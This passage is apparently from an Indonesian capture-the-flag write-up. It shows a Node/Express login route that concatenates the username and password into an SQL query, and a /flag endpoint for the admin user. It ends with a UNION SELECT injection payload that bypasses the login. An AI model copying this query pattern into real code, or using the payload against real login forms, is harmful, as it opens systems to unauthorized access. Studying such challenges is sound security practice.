            '" and password = "' +
            password +
            '"',
        (err, row) => {
            if (err) {
                console.error(err);
```

```
                res.status(500).send("Error retrieving user");
            } else {
                if (row) {
                    req.session.loggedIn = true;
                    req.session.username = username;
                    res.send("Login successful!");
                } else {
                    res.status(401).send("Invalid username atau password");
                }
            }
        }
    );
});

app.get("/logout", (req, res) => {
    req.session.destroy();
    res.send("Logout successful!");
});

app.get("/flag", (req, res) => {
    if (req.session.username == "admin") {
        res.send(
            "Selamat datang admin. Flagnya adalah " +
fs.readFileSync("flag.txt", "utf8")
        );
    } else if (req.session.loggedIn) {
        res.status(401).send("Kamu harus menjadi Admin untuk mendapatkan
Flag.");
    } else {
        res.status(401).send("Unauthorized. Login terlebih dahulu.");
    }
});

app.listen(port, () => {
    console.log(`App listening at http://localhost:${port}`);
});
```



Terdapat kerentanan sql injection, jadi cukup masuk dengan username admin dan password " UNION SELECT "username","admin","password" --, kemudian akses endpoint /flag.